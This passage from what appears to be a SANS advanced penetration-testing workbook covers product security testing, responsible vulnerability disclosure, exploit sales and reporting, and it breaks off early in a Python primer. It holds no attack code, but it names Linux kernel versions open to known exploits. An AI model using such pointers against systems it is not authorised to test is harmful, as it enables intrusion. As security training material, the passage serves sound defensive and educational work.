660.3

Python, Scapy, and Fuzzing

All reference links are operational in the browser-based delivery of the electronic workbook.

SEC660.3 | Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

SANS

Python, Scapy, and Fuzzing

Python, Scapy, and Fuzzing – 660.3

In this section, we will cover topics such as product security testing, Python scripting for penetration testers, and fuzz testing for bug discovery. Each of these areas will be leveraged throughout the course as we continue to build from concepts learned in courses such as SEC560: Network Penetration Testing and Ethical Hacking.

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Course Roadmap

- Network Attacks for Penetration Testers
- Crypto and Post-Exploitation
- **Python, Scapy, and Fuzzing**
- Exploiting Linux for Penetration Testers
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Section 3

Product Security Testing

Python for Non-Python Coders

Lab: Enhancing Python Scripts

Leveraging Scapy

Lab: Scapy DNS Exploit

Fuzzing Introduction and Operation

Building a Fuzzing Grammar with Sulley

Fuzzing Block Coverage Measurement

Lab: DynamoRIO Block Measurement

Source-Assisted Fuzzing with AFL

Bootcamp

Lab: Problem Solving with Scapy and Python

Lab: Intelligent Mutation Fuzzing with Sulley

Lab: Source-Assisted Fuzzing with AFL

Product Security Testing

In this module, we will discuss the practice of product security testing.

Objectives


- Our objective for this module is to understand:
  - Product security testing
  - Prioritization
  - Testing environment and tools
  - Bug discovery and disclosure
  - Documentation and reporting

Objectives

The objectives in this module focus on an approach to product security, including an overview of testing, prioritization, tools, bug discovery, and reporting.

Product Security Testing

- As a senior penetration tester, you may be asked to test a product:
  - Network Access Control (NAC)
  - Intrusion Prevention System (IPS)
  - Antivirus (AV)
  - Voice over IP (VoIP)
  - Smartphone
  - Countless other products and devices



Product Security Testing

Working as an advanced penetration tester often means testing products and applications being considered for use by an organization. Product security testing is typically limited to a specific product or application or range of products within the same space. Often these products are being considered as a replacement to an existing technology or a new technology being introduced. Penetration testing frameworks offer limited support with this type of testing unless there is a known vulnerability and corresponding exploit. A tester must be able to take any type of product or application and have a methodical approach to performing a complex risk assessment. Remember, you are often the final say from a security perspective as to whether or not an organization moves forward with a particular product or application. Failure to identify vulnerabilities could result in serious implications if a vulnerability is discovered by an attacker. Types of devices that you may be asked to assess include NAC, IPS/IDS, AV, VoIP, smartphones, embedded systems, and countless others.

Image Reference:

https://ismguide.com/the-internet-of-things/

Initial Questions

- Type of product
- Size of deployment
- Location of deployment
- Data elements stored
- User access level
- Business drivers

Initial Questions

Though seemingly obvious, these initial questions can help with prioritization and timing estimates for testing. Business units can sometimes be reluctant to share information about the reasoning for selecting a particular product for use within the organization. This author has seen reasons ranging from cost and company reputation to executive-level commitments and vested interests. Remember, your job is to perform a risk assessment on a proposed product that may have the potential to scale quickly outside of the initial scope and expose customers, employees, vendors, and others to potential vulnerabilities. It is the tester's name on the final report. We'll discuss risk transference later. Once a product is approved for implementation, it is difficult to justify and fund change in the future, regardless of the reasoning.

These questions are best discussed in person or on a conference call. Any missed questions or action items should be documented and tracked closely. Sales representatives from a product company are known to promote or leak information about a feature or control that is still in development. The type of product should be discussed, along with any competitors within the space. The product sponsors should be prepared to respond to significant questioning about the product's functionality and security features, along with the reasoning for selecting the product at hand. Contacts should be provided, giving the tester direct access to developers and other technical staff from the company owning the product. Depending on the size of the company and the size of the potential transaction, it is not uncommon to be on a call with the CIO from the company owning the product. This level of visibility requires the skill of articulating complex topics at a business level. At smaller organizations, the CIO is often quite technical and willing to provide whatever information is needed.

Other initial questions should include the size of the initial deployment and likelihood of scaling the deployment in the future. The location of the deployment is essential when applicable. A smartphone deployment to a limited number of senior managers is much different from a new AV product rolled out to 100K systems. These questions must be put into perspective accordingly. The type of access stored on, passed through, or accessible by the product is critical in understanding the impact to the organization.

Though often carried out by a separate team, a risk assessment must be performed on the product, starting at a very basic level. It is not uncommon to see your writing appear in many emails and reports. A medium-to-large organization with an internal risk assessment group will certainly leverage the documentation provided in the final report. The level of access to the product by regular users and administrators must be well understood in order to gauge the impact, as well as the likelihood, of vulnerability discovery and successful exploitation.

Image Reference:

https://www.csaimages.com/results.asp?txtkeys1=question+mark&page=2&pixperpage=100

Documented Request

- Request for new technology should be in writing
- Funding often drives prioritization
- Request should include project sponsor and justification
  - Who is requesting the technology?
  - How will it help the organization?

Documented Request

As with most work-related items, the request for a product security test should be formally submitted and thoroughly documented. The request should be submitted by the project sponsor or someone representing the project sponsor. The documented request helps with prioritization and accountability. Funding for some projects is very unstable, especially if there is no real business justification. Throughout the lifetime of the testing, the tester should be in contact with the sponsor in order to be notified of any changes to the status of the request. This also allows the tester to inform the sponsor of any issues with testing, ranging from security issues to changes in scope.

Prioritization

- Two main areas of prioritization:
  - What is the company most worried about?
    - Regulatory compliance
    - Intellectual property exposure
    - Access to sensitive records
  - How much time do you have?
    - Must often determine biggest threats due to time limitations set by requestor
    - Must relay limitations due to time of requestor and document any untested areas

Prioritization

There are many items that may help to determine the prioritization level of a given assessment. Most of them can be summarized into two main areas. The first area is driven by cost and takes into consideration items such as regulatory compliance, intellectual property, and access to critical assets. If a regulation is driving the implementation of a new control or technology, project prioritization is often based on compliance penalties and tight deadlines. Identified vulnerabilities relative to intellectual property and critical data exposure are another prioritization driver under this area.

The other main area of prioritization has to do with timing. Often, the requestor has made project commitments within a given time frame. The amount of time for product security testing may not have been forecast into the project plan, and even if time was allotted, it is often not enough. The tester must identify the biggest areas of concern based on the type of product being tested. From this information, a testing plan can be developed. The tester must document and communicate how the time restrictions affect the overall testing effort. Any areas skipped due to these limitations must be documented as such.

Executive Projects

- Senior management requests the use of a new or questionable technology on the network
  - 3D Printer
  - Latest Smartphone or Smart Device
  - Wireless Devices, VoIP, embedded device
- Often with minimal time for assessment
- Usually, limited deployments

Executive Projects

It is not uncommon for senior management to request a technology that would otherwise not be considered for use within an organization. Many of the requested devices were not initially designed for enterprise deployment and must play catch-up to meet the security requirements and demands of commercial use. Other types of devices and technologies were designed for enterprise use, but they still require controls. It is likely that the deployment of newer technologies will be limited to a small number of business leaders.

A 3D printer is arguably not the most effective tool for most employees to perform their day-to-day activities, but few would argue that the device is neat! If requested by business leaders, chances are that the device will make its way onto the network regardless of the security policy. Without a proper evaluation period, security testing, and controls, newer technologies may pose an unknown threat to an organization. Working with the project sponsor to limit the deployment to a small number of employees as well as restricting the type of data stored on or accessed by the device can help mitigate the initial risk to allow for proper testing. It only takes an attacker a single, vulnerable device to gain an initial foothold inside an organization. With the increase of remote working and home networks, IoT devices, and more and more disparate systems being connected to networks, a traditional boundary no longer exists.

Ready to Test

- Prioritization established
  - Scope of testing defined
  - Testing focused on areas of biggest concern
  - Timing commitments agreed upon
- Now the work begins
- Look for any external research

Ready to Test

Once the testing scope has been identified and agreed upon, testing can begin. It should be clearly defined and documented as to what the drivers of the project are, who the sponsors are, the biggest areas of concern, the size of the deployment and potential scalability, and the agreed-upon time commitments. Google should be scoured for any research that may have already been done on the product at hand. This can help to save time during testing. When this author was researching the use of Address Space Layout Randomization (ASLR) on Windows Vista, many years ago, a research paper by Ollie Whitehouse at Symantec was discovered, which helped to save countless hours of research. It is important to validate anything learned via someone else's work. You are putting your name on the report and your reputation is at stake. Getting a head start from work produced by others is great, and can be a huge time-saver; however, you must always validate.

Testing Environment

- Each request is likely to be unique
- Some basic items are needed:
  - VMware and images of company OS builds
  - Hardware (laptops, switches, cables)
  - Disassemblers and debuggers
  - Fuzzing tools (Sulley, BooFuzz, AFL, custom)
  - Scripting language (Python, Ruby)
  - Sniffers (Wireshark, tcpdump)

Testing Environment

Each request for product security testing is likely to be unique. As a tester works through a large number of requests, a large amount of testing methods and tools written can be modified and reused. A tester will begin to develop a toolkit of custom techniques and tools written from various testing efforts, which can become quite valuable. As each test is unique, a static lab setup is unlikely; however, some basic items are almost always needed for testing.

Virtualization software such as VMware is an invaluable tool. The ability to load custom builds that represent production systems, along with the ability to create snapshots of those systems in various states, is essential for testing. Though virtualization is great, we still need hardware on which to install the virtualization products. Also, some OSs (such as mainframe systems) do not support virtualization. If the product undergoing testing is a widget or physical device, virtualization may not be required.

Disassemblers and debuggers are required to do reverse engineering and analysis of crashes. These tools include GNU Debugger (GDB), IDA, objdump, WinDbg, Immunity Debugger, OllyDbg, and many others. Fuzzing tools such as Sulley and PacketFu can help to automate the bug discovery process. More on fuzzing later. Familiarity with a scripting language such as Python or Ruby can help a tester save countless hours. It is almost a requirement that the tester has programming knowledge when performing product security testing, as analysis often leads to reverse engineering and exploit writing. Python and Ruby have come a long way with support for exploit research. Sniffers are also an essential part of testing, enabling the tester to determine network behavior and perform protocol analysis. These tools are covered throughout the course!

OS Version of Embedded Devices and Widgets

- Determine the underlying operating system
  - Embedded devices, bastion hosts, network widgets, and others are often running on outdated OSs
  - Linux Kernel 2.4 and 2.6 are still seen on modern devices, especially with Internet of Things (IoT) devices
  - Devices go unpatched at the OS level
  - Vendors often get a product working on a specific OS and do not update

OS Version of Embedded Devices and Widgets

The underlying operating system of a product is often outdated and unpatched. Some of these OSs are inherently vulnerable, as they can have significant issues at the kernel level. The Linux kernel versions 2.6.17 through 2.6.19 are vulnerable to a trampoline-style attack for defeating ASLR. Systems up to 2.6.24 are likely vulnerable to the well-known vmsplice exploit. Other more recent versions lack kernel security to protect against null pointer dereferencing, making exploitation more trivial. Understanding the many exploits affecting various operating systems over the years can help penetrate embedded devices, network widgets, bastion hosts, and other locked-down devices. It is very common for vendors to use an older OS where it may be easier to get things up and running, as opposed to using a modern kernel that is much more restrictive. From an operational perspective, there may not be an incentive in ever upgrading.

Reverse Engineering and Debugging

- Time-consuming effort
- Advanced skill required for bug analysis and exploit writing
- Restricted by level of access to product being tested
- May violate terms of use
- IDA is probably the best commercial disassembler, and Ghidra the best free alternative

Reverse Engineering and Debugging


Depending on the level of access to the product being tested, reverse engineering may be an option. Behavioral analysis of a product or application may have limitations. The only way to truly understand the inner workings of a program is by having the source code or reversing the program. Decompilers are available, such as the Hex-Rays Decompiler, but they are expensive and not perfect with their interpretation. Reverse engineering is an advanced skill as well as time-consuming. Access to the product may be limited in such a way where the ability to reverse engineer it may not be possible.

Often, embedded devices are extremely limited in regard to access. This may make reverse engineering relative code impossible. On occasion, custom reversing and debugging tools may be created for the target, but this again poses issues in relation to time and skills. The tester must also follow the terms of use when testing a product, as it may not permit reverse engineering and decompilation. A debugger is also an essential tool when performing bug discovery against an application. When testing an application, debugging is usually easy to perform. When testing a physical product, debugging may be difficult, as many do not provide an interface to perform this type of testing.

Occasionally, devices provide core dumps when they experience a crash, which can help with bug hunting and exploit writing. Debuggers provide the tester with the ability to pause execution at a specific moment in time and analyze the state of the process. When a crash occurs, the debugger clearly shows the results, allowing the tester to determine the vulnerable area of code.

IDA Basics

- Disassembler and Debugger
  - Supports multiple debuggers and techniques, including WinDbg
  - Disassembles many processor architectures, including ARM, x86, x86-64, AMD, and Motorola
  - Provides many different graphical and structural views of disassembled code
  - Reads symbol libraries and cross-references function calls



IDA Basics

The number of features provided by IDA is extensive and always growing. IDA is mainly known for its use as a disassembler, taking binaries and converting opcodes back to their mnemonic instruction. From this information, one can study the program's intentions as well as attempt to decompile the code back to its original source. IDA supports multiple debuggers and debugging techniques, such as WinDbg, as well as remote debugging with GDB and many others. Currently, over 50 processor architectures are supported by IDA, including ARM, x86, AMD, and Motorola. A full list can be found at https://hex-rays.com/products/ida/processors.shtml.

IDA offers many ways to assist with interpreting disassembled code. Blocks of code within a function are graphed into an easy-to-read display, clearly showing the branches that code execution can take.

Processor Architecture

- Different types for different systems
- x86/x86-64 and ARM processors most common when testing
  - ARM has grown significantly with the IoT and Smart Device market
  - x86/x64 still most common
- Each has its own instruction set
- IDA can disassemble both, as well as many others!

MIPS R4000

MIPS III ISA (64-bit)

Released 1991
100 Mhz
1.35 million transistors
133 instructions

Intel i486

80486 ISA (32-bit)

Released 1989
20-50 Mhz (1991)
1.18 million transistors
180 instructions (estimate)

PowerPC 601

PowerPC ISA (32-bit)

Released 1993
50 - 80 Mhz
2.8 million transistors
273 instructions

Intel Pentium

Pentium ISA (32-bit)

Released 1993
60 - 66 Mhz
3.1 million transistors
221 instructions

Processor Architecture

When reversing, debugging, interacting, and choosing shellcode during testing, it is important to understand the processor architecture of the target device. An increasing number of smartphones and Internet of Things (IoT) devices are using ARM processors, while x86/x86-64 remains the dominant architecture on systems in use today. Each architecture has its own instruction set. Machine opcodes from one architecture will not work on another. Fortunately, tools such as IDA can disassemble almost anything. A challenge is getting the relevant binaries off of embedded devices so that they can be disassembled. Some embedded devices have the ability to run tools such as GDB locally or to allow for remote debugging. Others will give you a core dump or nothing at all. Overall processor architecture will be covered later in the course.

Image Reference:

https://itnext.io/risc-vs-cisc-microprocessor-philosophy-in-2022-fa871861bc94

Denial of Service or Code Execution?

- Did a crash occur?
  - Fuzz testing, static testing, file format testing
- Most bugs start as a denial of service (DoS)
  - Some stay a DoS
  - Others have an opportunity for code execution
  - Important to distinguish the difference

Denial of Service or Code Execution?

Most bugs of interest start out causing a denial of service (DoS) when malformed data or a specific condition causes the program or system to crash. Not all bugs cause the process to crash, as many are caught by exception handlers. Others cause a thread to crash, but not the parent process. Once it is determined what condition causes the crash, a debugger can be used for further analysis. Some types of fuzzing, such as intelligent mutation and static fuzzing, make it easy to determine the exact condition that causes a crash. Randomized fuzzing can prove difficult when trying to determine what specific data causes a crash, which is why monitoring is critical. Regardless, DoS conditions are often code execution opportunities waiting to be discovered. We will discuss this more when we get into fuzz testing in book 3.

Through the use of debugging tools, a tester can determine if the process is exploitable during the crash. This requires the examination of processor registers, stack values, heap state, and other information available in the debugger. Before declaring that a bug is not exploitable, a tester must be confident that all techniques have been exhausted. There are some well-known security researchers who look for DoS discoveries made by others so that they may attempt to solve something that the original tester could not solve.

Image Reference:

https://www.ipnetworks-inc.com/denial-service-ddos-attacks/

Testing Proprietary Applications

- Internal proprietary applications
  - Developed in-house or outsourced
- Lack of documentation
  - Outdated program handling core functions
  - Original developers gone
  - Lack of patching and overall understanding
- Use sniffers to read communications
  - Be cautious when fuzzing

Testing Proprietary Applications

Commercial applications are readily available to anyone who can then perform reverse engineering, fuzzing, and potential exploitation; however, proprietary applications are not publicly available. This lack of public scrutiny and testing can result in many undetected bugs waiting to be discovered. Many internal programs are developed in-house or offshore with no security-oriented development life cycle process. They are often full of vulnerabilities that can be easily discovered through standard fuzz testing and other methods. Another issue is that although many of these applications are serving critical functions, the original developers are no longer employed with the company. This poses a challenge in understanding what the application does exactly and who relies on its services. If the program were to crash, will it come back up?

These types of questions must be taken into consideration before testing. Tools such as network sniffers can be very helpful when analyzing an undocumented protocol.

Vulnerability Discovery

- So, you discovered a vulnerability … now what?
  - Corporate disclosure policy
  - Selling an exploit
  - Appropriate contacts
  - Severity and impact
  - Remediation efforts

Vulnerability Discovery

Once a vulnerability has been discovered and determined to be exploitable or not exploitable, what steps should be taken next? If a vulnerability is exploitable and exploit code written, it is possible that others may have discovered the same vulnerability. The vendor may or may not be aware of the issue. Contacts should be made with the organization so that information may be shared. The severity and impact of the vulnerability to the organization considering the product should be assessed and documented. Disclosure may lead to remediation efforts with the vendor. We will discuss these topics now.

Corporate Disclosure Policy

- Your company may have an official stance on disclosure
- Some vendors encourage disclosure, while others discourage it
- Disclosure should be handled responsibly
- Bugs discovered outside of work may be an issue

Corporate Disclosure Policy

Many companies have an official stance on the disclosure of discovered vulnerabilities. Some vendors encourage security testing of their products, while others highly discourage testing. If a company does not have a stance on disclosure, a policy should be put into place to avoid complications. Ethical and responsible disclosure often involves drafting a technical report and providing it to a contact at the vendor.


Many security professionals in the field of penetration testing and vulnerability research spend personal time working on research projects and bug hunting. Though a bug may be discovered on personal time, the research may still be required to follow the official company policy on disclosure. This is primarily due to company reputation. If a bug is discovered by an employee and is not handled responsibly, it may come to light that the individual who disclosed the bug works for a company that does not wish to be associated with the disclosure. Therefore, be sure to check on your company's policy.

Image Reference:

https://www.averett.edu/about-us/news-events/au-coffeebreak-2-8-17/policy-cb/

Selling an Exploit

- Exploit sales can be a sensitive matter
- Bugs discovered at work typically belong to your employer
- Some buyers may use your exploit for nefarious purposes
- There may be legal constraints depending on your region




Selling an Exploit

When you see price tags, such as those listed on the slide from Zerodium, selling an exploit can be enticing. There are many factors to consider, and this topic is a much bigger discussion than a single slide. It is very common for bugs discovered while at work to belong to your employer. In some cases, your employer may have a disclosure process that you must follow. In other cases, employers may use the discovery for offensive purposes. If you are permitted to sell an exploit, it is commonly the case that you are no longer able to speak about the vulnerability. Think of it as selling a car to a buyer. You are no longer permitted to drive the vehicle. There are different types of buyers. Some buyers work directly with the affected vendor to help get the vulnerability patched. Other buyers may sell or offer your exploit up to additional buyers or customers of their service. In these cases, it is common for the exploit to be used offensively. There are certainly legal constraints related to the sale and use of exploits. It is strongly advised that you discuss the topic of exploit sales with a lawyer prior to engaging in such activity.

Image Reference:

http://zerodium.com/program.html



Types of Disclosure

In the use of fuzzing, it is likely that you will identify product flaws. Unless you are the product vendor, it is unlikely you will be able to resolve the flaw on your own. The logical progression is to report the issue to the responsible vendor and work with them toward a fix.

Disclosing security vulnerabilities to a vendor can be a tricky business. The practice of ethical or responsible disclosure is almost universally recommended by security professionals but can be clouded in complexity when it comes down to the details of actually disclosing the vulnerability. Resources such as the Organization for Internet Safety Guidelines for Security Vulnerability Reporting and Response (https://www.broadcom.com/support/security-center/vulnerability-management) can be useful as a guideline for disclosing vulnerabilities to vendors, but it is important to first answer several questions for yourself before embarking on the vulnerability disclosure process:

- What are my goals in disclosing this vulnerability? Sometimes your goal may be to simply get the vulnerability resolved as quickly as possible. However, it is reasonable to use the disclosure of a vulnerability as a mechanism to technical acumen, especially if you are working as a consulting security analyst.
- Will you publish an independent security advisory regarding the vulnerability? In many cases, researchers who have discovered bugs may want to distribute their own independent security advisory. This gives you the opportunity to disclose your side of the impact and details surrounding the vulnerability. This can be negatively viewed by the vendor responsible for the flaw since they may want to minimize the perceived impact of the flaw.
- Does your employer have an explicit or implicit policy regarding vulnerability disclosure? It may be hard to separate your personal identity from that of your employer. Always assume a reporter can use Google to identify your employer's name and may opt to publish an article disclosing your employer. Depending on the nature of the vulnerability disclosure, this could attract unnecessary or undesirable attention to your employer, which could risk your continued gainful employment. Always work out the details of a disclosure strategy with your employer before talking to the responsible vendor.

Appropriate Contacts

- The tester should be provided with contacts
  - Often, the point of contact given is a sales representative
  - The tester should have access to developers
  - Test results should only be given to the appropriate contacts
- Many vendors do not have a documented process

Appropriate Contacts

When you're disclosing a vulnerability, the appropriate contacts should be made available. Disclosure information should not be given to the wrong individuals; it should only be given to those working in the development or security role at the target company. Make sure those who should be involved are in fact involved prior to disclosure. Developers often do not take the report seriously at first, so any detailed technical information is helpful during disclosure. If they deem the discovery important, they are typically quick to set up a meeting to further discuss the issue and thought process behind discovering the bug. Many vendors do not have an official disclosure process, so this may be new to them as well.

Remediation Efforts

- Patching may take months
  - Three to six months is common
  - Negotiate a timeline up front
- Let the vendor know if you are interested in being credited
- Resist the urge to discuss or disclose vulnerability information

Remediation Efforts

What is a reasonable timeline for the vendor to resolve and publish a fix? This is difficult to answer for researchers who have not worked for enterprise product vendors. What may be perceived as a simple fix may be complex from an implementation perspective, followed by quality assurance (QA) testing, documentation, and vendor-specific disclosure processes (for example, does the vendor disclose flaws to their customers before disclosing to the public?). For software flaws in a product, it is not unreasonable for a vendor to take 3–6 months to disclose the flaw publicly. For weaknesses inherent in a protocol, it can take significantly longer, especially when the protocol must be supplanted with a completely new protocol. One example of a disclosure policy is with Google Project Zero. If a disclosed vulnerability is not patched within 90 days, the technical details will be released publicly.

When disclosing a flaw to a vendor, be open about your intentions about publishing an independent advisory. In this author's experience, it is best to negotiate a disclosure timeline with the vendor up front and then hold them to the release dates. If desired, request regular status reports from a vendor to ensure that the vulnerability is being addressed to your satisfaction. Be prepared for a vendor not to appreciate your efforts, especially in the case of vendors who have less experience in vulnerability resolution and response.

Resist the urge to disclose a vulnerability publicly without coordinating with a vendor first. While this can create a big splash and will likely win you accolades with the script kiddie attacker community, it will ultimately cast an image of unprofessional behavior. Researchers who work with vendors to resolve vulnerabilities and practice responsible disclosure can build long-term credibility and respect, which is significantly more valuable than short-term notoriety.

Severity and Impact

- Critical phase in determining if the product will be used
- Quantitative and qualitative assessment best
  - Factors in money and likelihood
  - A strong tool for go or no go
- Many formulas publicly available

Severity and Impact

The impact of a compromised vulnerability has the potential to be all over the map. When assessing risk, we tend to lean toward the worst-case scenario. This is okay due to additional factors calculated into the assessment above monetary loss. Quantitative risk assessment focuses on how bad an incident could be from a monetary perspective.

If a database containing 1,000 records, each worth $100, is compromised, the quantitative impact could be up to $100K. This alone is not enough to determine the risk level. We must factor in additional pieces, such as the likelihood of occurrence, the difficulty of discovery and exploitation, and any potential reputation risk. Through these additional pieces, we are able to determine a qualitative risk rating. This type of rating is simply seen as a label such as low, medium, or high. If a risk has a high quantitative rating but a low qualitative rating, it may be deemed okay. There may also be mitigating controls that can help reduce the risk further. Regardless, the risk assessment is often used as an ultimate deciding factor when determining if a product is to be approved for use.

Final Document

- Executive Summary
- Detailed Summary
- Testing Performed and Environment
- Findings
- Mitigation
- Recommendations
- Appendix

Final Document

The final document is usually the only surviving proof of your work. It is often exposed to senior management, especially if they have a vested interest in the project or product. The final document, like most documents, should start out with an executive summary. This summary lists the purpose behind the product being tested, the sponsors, the testers, and the most significant findings in a summarized manner. Details should be left to other sections. Following the executive summary can be a more detailed summary, elaborating a bit more on the findings and information around the testing.

Next should be a section that documents the type of equipment that was used, as well as more information about the target being tested. This should include the types of tests performed against the target. The findings should be documented in a matrix-style format that has columns for any relative security policy, likelihood, impact, mitigating controls, final risk rating, and room for comments. Any mitigating controls or suggestions should be drafted up in their own section. Recommendations to improve the security, and even a recommendation for or against the product, can follow. Detailed technical information can be placed into an appendix for those who wish to read it.

Module Summary

- Product security testing is a dynamic area of study
- Prioritization can be based on several factors
- Requires the use of many tools, often custom
- Bug discovery and disclosure require special attention
- Documentation and reporting are key

Module Summary

In this module, we covered the basic framework of product security testing. Each product is likely to be very unique. The reuse of tools when possible is a great time-saver. After testing a large number of products, the tester develops a toolkit of custom scripts and programs. Sharing these with the community is greatly appreciated. Discovery and disclosure require special attention to ensure you are abiding by your company's stance on the topic. The final documentation provided is often visible high up on the company ladder, especially if there is executive interest in the initiative.

Recommended Reading

- *Software Security Testing*, by Nancy Mead and Gary McGraw: https://ieeexplore.ieee.org/document/1492349
- *An Introduction to Fuzzing*, BrightHub: https://www.brighthub.com/computing/smb-security/articles/9956.aspx

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Course Roadmap

- Network Attacks for Penetration Testers
- Crypto and Post-Exploitation
- **Python, Scapy, and Fuzzing**
- Exploiting Linux for Penetration Testers
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Section 3

Product Security Testing

Python for Non-Python Coders

Lab: Enhancing Python Scripts

Leveraging Scapy

Lab: Scapy DNS Exploit

Fuzzing Introduction and Operation

Building a Fuzzing Grammar with Sulley

Fuzzing Block Coverage Measurement

Lab: DynamoRIO Block Measurement

Source-Assisted Fuzzing with AFL

Bootcamp

Lab: Problem Solving with Scapy and Python

Lab: Intelligent Mutation Fuzzing with Sulley

Lab: Source-Assisted Fuzzing with AFL

Python for Non-Python Coders

The ability to rapidly develop new tools truly separates advanced pen testers from their peers. When defenses change, you must be able to change along with them. The penetration testers who have to sit back and wait for someone else to develop attack tools will always be one step behind the defenders. Python is an extremely flexible and powerful language that lets you quickly develop tools to defeat even the most well defended network.

Objectives

- Teach current coders to adapt skills to Python
- Provide an overview of Python syntax
- Introduce Python Variables Types
- Show how to use Control Statements
- Explain how to use Python modules
- Examine useful Python Code Snippets
- Use Python's PEFILE module

Objectives

Teaching someone who doesn't know how to code to become a coder in just a few slides is nearly impossible. SANS has an entire course called SEC573 Automating Information Security with Python that is focused on teaching you to code in Python and how to apply those concepts in information security. However, so many of the tools that we will be using in this course are built on Python that we need everyone to have some familiarity with the language. This next section is intended to give those of you who already have some experience coding in other languages the ability to adapt your existing skills to Python. If you have never coded before, this section is intended to teach you enough to make it through the labs. But if you are really going to call yourself an advanced penetration tester, learn to code. Check out SEC573 Automating Information Security with Python.

We will discuss key elements of Python syntax that you will need to understand for this section's material. This will include the use of various types of Python variables, control statements, and Python modules. With the basic syntax under our belts, we will look at a few examples of Python code that will be helpful in your next penetration test. Then we will wrap it up with a lab that will allow us to find vulnerabilities functions inside of Windows Executables.

Executing Python Programs

- Programs can be run from the command line
- Programs can be run as scripts
- Programs can be run in Python's interactive terminal

```
# python3 -c "print('A'*10000)"
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...
```

```
# cat helloworld.py
#!/usr/bin/env python3
print('Hello world!!')
# ./helloworld.py
Hello world!!
```

```
# python3
Python X.X.X
[GCC 5.4.0 20160609] on linux
Type "help", "copyright", "credits" or
"license" for more information.
